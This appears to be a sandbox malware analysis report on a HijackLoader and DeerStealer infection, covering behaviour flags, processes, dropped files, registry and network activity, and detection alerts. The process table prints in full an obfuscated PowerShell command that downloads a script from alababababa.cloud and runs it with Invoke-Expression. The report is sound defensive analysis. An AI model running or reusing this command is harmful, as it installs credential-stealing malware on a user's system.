General Info

Add for printing

Behavior activities

Add for printing

MALICIOUS

HIJACKLOADER has been detected (YARA)
- EngineX-Aurora.exe (PID: 5724)

Actions looks like stealing of personal data
- RaScope.exe (PID: 4192)

Steals credentials from Web Browsers
- RaScope.exe (PID: 4192)

SUSPICIOUS

Creates a directory (POWERSHELL)
- powershell.exe (PID: 724)

Executes script without checking the security policy
- powershell.exe (PID: 724)

Writes data into a file (POWERSHELL)
- powershell.exe (PID: 724)

Uses base64 encoding (POWERSHELL)
- powershell.exe (PID: 724)

Starts itself from another location
- EngineX-Aurora.exe (PID: 6720)

Reads the date of Windows installation
- RaScope.exe (PID: 4192)

INFO

Disables trace logs
- powershell.exe (PID: 724)

The sample compiled with english language support
- powershell.exe (PID: 724)
- EngineX-Aurora.exe (PID: 6720)
- EngineX-Aurora.exe (PID: 5724)

Checks proxy server information
- powershell.exe (PID: 724)
- RaScope.exe (PID: 4192)

The executable file from the user directory is run by the Powershell process
- EngineX-Aurora.exe (PID: 6720)

Checks supported languages
- EngineX-Aurora.exe (PID: 6720)
- EngineX-Aurora.exe (PID: 5724)
- identity_helper.exe (PID: 8424)
- RaScope.exe (PID: 4192)

Reads the computer name
- EngineX-Aurora.exe (PID: 6720)
- EngineX-Aurora.exe (PID: 5724)
- RaScope.exe (PID: 4192)
- identity_helper.exe (PID: 8424)

Creates files in the program directory
- EngineX-Aurora.exe (PID: 6720)

Creates files or folders in the user directory
- EngineX-Aurora.exe (PID: 5724)

Create files in a temporary directory
- EngineX-Aurora.exe (PID: 5724)

Compiled with Borland Delphi (YARA)
- EngineX-Aurora.exe (PID: 5724)

Reads the software policy settings
- RaScope.exe (PID: 4192)

Application launched itself
- chrome.exe (PID: 3800)
- msedge.exe (PID: 3724)

Reads the machine GUID from the registry
- RaScope.exe (PID: 4192)

ULTRAVNC has been detected
- RaScope.exe (PID: 4192)

Reads Environment values
- identity_helper.exe (PID: 8424)

Find more information about signature artifacts and mapping to MITRE ATT&CK™ MATRIX at the full report

Malware configuration

Add for printing

No Malware configuration.

Static information

Add for printing

No data.

Video and screenshots

Add for printing

All screenshots are available in the full report


Processes

Add for printing

Total processes	Monitored processes	Malicious processes	Suspicious processes
190	50	4	0

Behavior graph

Click at the process to see the details



Specs description

Process information

PID	CMD	Path	Indicators	Parent process
724	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w h -nop -c "$kh='http'+'s';$b=':'+'//'+'alababababa'+'.'+'cloud'+'/';$c='cVG'+'vQi'+'o6'+'.txt';$om=$kh+$b+$c;$i='{0}{1}{2}' -f 'Net.','Web','Client';$rf=New-Object ($i);$kj=$rf.('Download'+'String')($om);Invoke-Expression $kj"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		explorer.exe

Information

User: admin | Company: Microsoft Corporation
Integrity Level: MEDIUM | Description: Windows PowerShell
Exit code: 0 | Version: 10.0.19041.1 (WinBuild.160101.0800)

Modules

Images
- c:\windows\system32\windowspowershell\v1.0\powershell.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\oleaut32.dll
- c:\windows\system32\msvcp_win.dll
- c:\windows\system32\ucrtbase.dll
- c:\windows\system32\combase.dll
- c:\windows\system32\rpcrt4.dll

Previous 1 2 3 4 5 6 7 ... 13 Next

PID	CMD	Path	Indicators	Parent process
984	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.ProcessorMetrics --lang=en-US --service-sandbox-type=none --disable-quic --string-annotations --field-trial-handle=5032,i,5644084354687731626,9017218842555073852,262144 --variations-seed-version=20250221-144540.991000 --mojo-platform-channel-handle=4968 /prefetch:8	C:\Program Files\Google\Chrome\Application\chrome.exe	—	chrome.exe

Information

User: admin | Company: Google LLC
Integrity Level: MEDIUM | Description: Google Chrome
Exit code: 0 | Version: 133.0.6943.127

Modules

Images
- c:\program files\google\chrome\application\chrome.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\windows\system32\apphelp.dll
- c:\windows\system32\aclayers.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\user32.dll
- c:\windows\system32\win32u.dll
- c:\windows\system32\gdi32.dll

Previous 1 2 3 4 5 6 Next

PID	CMD	Path	Indicators	Parent process
1984	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --string-annotations --enable-dinosaur-easter-egg-alt-images --video-capture-use-gpu-memory-buffer --lang=en-US --device-scale-factor=1 --num-raster-threads=2 --enable-main-frame-before-activation --renderer-client-id=5 --field-trial-handle=3192,i,5644084354687731626,9017218842555073852,262144 --variations-seed-version=20250221-144540.991000 --mojo-platform-channel-handle=3216 /prefetch:1	C:\Program Files\Google\Chrome\Application\chrome.exe	—	chrome.exe

Information

User: admin | Company: Google LLC
Integrity Level: LOW | Description: Google Chrome
Version: 133.0.6943.127

Modules

Images
- c:\program files\google\chrome\application\chrome.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\program files\google\chrome\application\133.0.6943.127\chrome_elf.dll
- c:\windows\system32\version.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\bcryptprimitives.dll
- c:\windows\system32\advapi32.dll
- c:\windows\system32\sechost.dll

Previous 1 2 3 4 5 Next

PID	CMD	Path	Indicators	Parent process
2032	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=gpu-process --string-annotations --gpu-preferences=UAAAAAAAAADgAAAEAAAAAAAAAAAAAAAAAABgAAEAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAEAAAAAAAAAAIAAAAAAAAAAgAAAAAAAAA --field-trial-handle=2012,i,5644084354687731626,9017218842555073852,262144 --variations-seed-version=20250221-144540.991000 --mojo-platform-channel-handle=1980 /prefetch:2	C:\Program Files\Google\Chrome\Application\chrome.exe	—	chrome.exe

Information

User: admin | Company: Google LLC
Integrity Level: LOW | Description: Google Chrome
Version: 133.0.6943.127

Modules

Images
- c:\program files\google\chrome\application\chrome.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\windows\system32\apphelp.dll
- c:\windows\system32\aclayers.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\user32.dll
- c:\windows\system32\win32u.dll
- c:\windows\system32\gdi32.dll

Previous 1 2 3 4 5 6 7 Next

PID	CMD	Path	Indicators	Parent process
2148	"C:\Users\admin\AppData\Roaming\UploadValidate\tcpvcon.exe" "C:\Users\admin\AppData\Roaming\UploadValidate\tcpvcon.exe" /accepteula	C:\Users\admin\AppData\Roaming\UploadValidate\tcpvcon.exe	—	EngineX-Aurora.exe

Information

User: admin | Company: Sysinternals - www.sysinternals.com
Integrity Level: MEDIUM | Description: Sysinternals TcpVcon
Version: 4.18

PID	CMD	Path	Indicators	Parent process
2664	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=storage.mojom.StorageService --lang=en-US --service-sandbox-type=service --disable-quic --string-annotations --field-trial-handle=2392,i,5644084354687731626,9017218842555073852,262144 --variations-seed-version=20250221-144540.991000 --mojo-platform-channel-handle=2404 /prefetch:8	C:\Program Files\Google\Chrome\Application\chrome.exe	—	chrome.exe

Information

User: admin | Company: Google LLC
Integrity Level: LOW | Description: Google Chrome
Version: 133.0.6943.127

Modules

Images
- c:\program files\google\chrome\application\chrome.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\program files\google\chrome\application\133.0.6943.127\chrome_elf.dll
- c:\windows\system32\version.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\bcryptprimitives.dll
- c:\windows\system32\advapi32.dll
- c:\windows\system32\sechost.dll

Previous 1 2 3 4 5 Next

PID	CMD	Path	Indicators	Parent process
2704	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --string-annotations --enable-dinosaur-easter-egg-alt-images --disable-gpu-compositing --video-capture-use-gpu-memory-buffer --lang=en-US --device-scale-factor=1 --num-raster-threads=2 --enable-main-frame-before-activation --renderer-client-id=8 --field-trial-handle=4540,i,5644084354687731626,9017218842555073852,262144 --variations-seed-version=20250221-144540.991000 --mojo-platform-channel-handle=4604 /prefetch:1	C:\Program Files\Google\Chrome\Application\chrome.exe	—	chrome.exe

Information

User: admin | Company: Google LLC
Integrity Level: LOW | Description: Google Chrome
Version: 133.0.6943.127

Modules

Images
- c:\program files\google\chrome\application\chrome.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\program files\google\chrome\application\133.0.6943.127\chrome_elf.dll
- c:\windows\system32\version.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\bcryptprimitives.dll
- c:\windows\system32\advapi32.dll
- c:\windows\system32\sechost.dll

Previous 1 2 3 4 5 Next

PID	CMD	Path	Indicators	Parent process
3724	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe		RaScope.exe

Information

User: admin | Company: Microsoft Corporation
Integrity Level: MEDIUM | Description: Microsoft Edge
Version: 133.0.3065.92

Modules

Images
- c:\program files (x86)\microsoft\edge\application\msedge.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\program files (x86)\microsoft\edge\application\133.0.3065.92\msedge_elf.dll
- c:\windows\system32\oleaut32.dll
- c:\windows\system32\msvcp_win.dll
- c:\windows\system32\ucrtbase.dll
- c:\windows\system32\combase.dll
- c:\windows\system32\rpcrt4.dll

Previous 1 2 3 4 5 6 7 ... 16 Next

PID	CMD	Path	Indicators	Parent process
3800	"C:\Program Files\Google\Chrome\Application\chrome.exe"	C:\Program Files\Google\Chrome\Application\chrome.exe		RaScope.exe

Information

User: admin | Company: Google LLC
Integrity Level: MEDIUM | Description: Google Chrome
Version: 133.0.6943.127

Modules

Images
- c:\program files\google\chrome\application\chrome.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\windows\system32\apphelp.dll
- c:\windows\system32\aclayers.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\user32.dll
- c:\windows\system32\win32u.dll
- c:\windows\system32\gdi32.dll

Previous 1 2 3 4 5 6 7 ... 14 Next

PID	CMD	Path	Indicators	Parent process
3964	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=quarantine.mojom.Quarantine --lang=en-US --service-sandbox-type=none --disable-quic --string-annotations --field-trial-handle=5784,i,5644084354687731626,9017218842555073852,262144 --variations-seed-version=20250221-144540.991000 --mojo-platform-channel-handle=6056 /prefetch:8	C:\Program Files\Google\Chrome\Application\chrome.exe	—	chrome.exe

Information

User: admin | Company: Google LLC
Integrity Level: MEDIUM | Description: Google Chrome
Exit code: 0 | Version: 133.0.6943.127

Modules

Images
- c:\program files\google\chrome\application\chrome.exe
- c:\windows\system32\ntdll.dll
- c:\windows\system32\kernel32.dll
- c:\windows\system32\kernelbase.dll
- c:\windows\system32\apphelp.dll
- c:\windows\system32\aclayers.dll
- c:\windows\system32\msvcrt.dll
- c:\windows\system32\user32.dll
- c:\windows\system32\win32u.dll
- c:\windows\system32\gdi32.dll

Previous 1 2 3 4 5 6 7 Next

Previous 1 2 3 4 5 Next | 10

Registry activity

Add for printing

Total events	Read events	Write events	Delete events
0	22 720	22	0

Modification events

(PID) Process	Operation	Key	Name	Value
(724) powershell.exe	write	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer	SlowContextMenuEntries	6024B221EA3A6910A2DC08002B30309D0A010000BD0E0C47735D584D9CEDE91E22E2328277010000011402000000000000C00000000000000468D0000006078A409B011A54DAFA526D86198A780390100009AD298B2EDA6DE11BA8CA68E55D895936E000000
(3800) chrome.exe	write	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\BLBeacon	failed_count	0
(3800) chrome.exe	write	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\BLBeacon	state	2
(3800) chrome.exe	write	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\BLBeacon	state	1
(3800) chrome.exe	write	HKEY_CURRENT_USER\SOFTWARE\Google\Chrome\StabilityMetrics	user_experience_metrics.stability.exited_cleanly	0
(3800) chrome.exe	write	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Google\Update\ClientStateMedium\{8A69D345-D564-463C-AFF1-A69D9E530F96}	usagestats	0
(3724) msedge.exe	write	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Edge\BLBeacon	failed_count	0
(3724) msedge.exe	write	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Edge\BLBeacon	state	2
(3724) msedge.exe	write	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Edge\BLBeacon	state	1
(3724) msedge.exe	write	HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\ClientStateMedium\{56EB18F8-B008-4CBD-B6D2-8C97FE7E9062}\LastWasDefault	S-1-5-21-1693682860-607145093-2874071422-1001	4403D30902972F00

Previous 1 2 3 Next | 10

Files activity

Add for printing

Executable files	Suspicious files	Text files	Unknown types
36	585	114	0

Dropped files

PID	Process	Filename	MD5	SHA256	Type
724	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_ijtk4mh5.x2x.ps1	D17FE0A3F47BE24A6453E9EF58C94641	—	text
724	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_suq14hqa.pmz.psm1	D17FE0A3F47BE24A6453E9EF58C94641	—	text
724	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms	A97D5D9B8663DFC51E3FC84A1AE825A8	—	binary
724	powershell.exe	C:\Users\admin\AppData\Roaming\biyD7A\EngineX-Aurora.exe	01F9B851B051CD200C052CFE2FE9B71C	—	executable
3800	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\ClientCertificates\LOG.old~RF17e85c.TMP	—	—	—
3800	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\ClientCertificates\LOG.old	—	—	—
6720	EngineX-Aurora.exe	C:\ProgramData\UploadValidate\EngineX-Aurora.exe	01F9B851B051CD200C052CFE2FE9B71C	—	executable
724	powershell.exe	C:\Users\admin\AppData\Roaming\biyD7A\Register.dll	C773B318D1BE3EDE0A6B7013DCB58950	—	executable
3800	chrome.exe	C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\PersistentOriginTrials\LOG.old~RF17e87b.TMP	—	—	—
5724	EngineX-Aurora.exe	C:\Users\admin\AppData\Local\Temp\4776AEF.tmp	E2B1E442E955B0D28163D4FEE704C69F	—	binary

Download PCAP, analyze network streams, HTTP content and a lot more at the full report

Previous 1 2 3 4 5 6 7 ... 79 Next | 10

Network activity

Add for printing

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
7	109	80	2

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
1268	svchost.exe	GET	200	184.24.77.12:80	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	unknown	—	—	whitelisted
1268	svchost.exe	GET	200	2.23.246.101:80	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	unknown	—	—	whitelisted
1636	svchost.exe	GET	200	2.17.190.73:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	unknown	—	—	whitelisted
7076	SIHClient.exe	GET	200	95.101.149.131:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%20CA%202.1.crl	unknown	—	—	whitelisted
7076	SIHClient.exe	GET	200	95.101.149.131:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Certificate%20Authority%202018.crl	unknown	—	—	whitelisted
7452	msedge.exe	GET	200	150.171.27.11:80	http://edge.microsoft.com/browsernetworktime/time/1/current?cup2key=2:KctTrqSvsOYQdPClu8eFj63tKtyBNm3FsMd1LeS2fNQ&cup2hreq=e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	unknown	—	—	whitelisted
5848	chrome.exe	GET	200	142.250.185.206:80	http://clients2.google.com/time/1/current?cup2key=8:2kAubf9NpAgQZSCkLEVp8l9a4fMsTnhhttsDEWxbrGA&cup2hreq=e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	unknown	—	—	whitelisted

Download PCAP, analyze network streams, HTTP content and a lot more at the full report

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
5944	MoUsoCoreWorker.exe	51.104.136.2:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	whitelisted
4	System	192.168.100.255:137	—	—	—	whitelisted
1268	svchost.exe	51.104.136.2:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	whitelisted
5060	RUXIMICS.exe	51.104.136.2:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	whitelisted
4	System	192.168.100.255:138	—	—	—	whitelisted
724	powershell.exe	77.110.118.195:443	alababababa.cloud	—	LB	unknown
1268	svchost.exe	40.127.240.158:443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	whitelisted
1268	svchost.exe	184.24.77.12:80	crl.microsoft.com	Akamai International B.V.	DE	whitelisted
1268	svchost.exe	2.23.246.101:80	www.microsoft.com	Ooredoo Q.S.C.	QA	whitelisted
1636	svchost.exe	20.190.159.128:443	login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK	IE	whitelisted

Previous 1 2 3 4 5 Next | 10

DNS requests

Domain	IP	Reputation
settings-win.data.microsoft.com	51.104.136.2 40.127.240.158	whitelisted
google.com	216.58.212.142	whitelisted
alababababa.cloud	77.110.118.195	unknown
crl.microsoft.com	184.24.77.12 184.24.77.37	whitelisted
www.microsoft.com	2.23.246.101 95.101.149.131	whitelisted
login.live.com	20.190.159.128 40.126.31.69 20.190.159.131 40.126.31.3 40.126.31.71 20.190.159.2 20.190.159.0 40.126.31.2	whitelisted
ocsp.digicert.com	2.17.190.73	whitelisted
nexusrules.officeapps.live.com	52.111.236.22	whitelisted
client.wns.windows.com	172.211.123.250	whitelisted
slscr.update.microsoft.com	172.202.163.200	whitelisted

Previous 1 2 3 4 Next | 10

Threats

PID	Process	Class	Message
—	—	Unknown Traffic	ET USER_AGENTS Microsoft Dr Watson User-Agent (MSDW)
—	—	A Network Trojan was detected	ET MALWARE DeerStealer POST Request containing Base64 Encoded 64 Byte String

Debug output strings

Add for printing

No debug info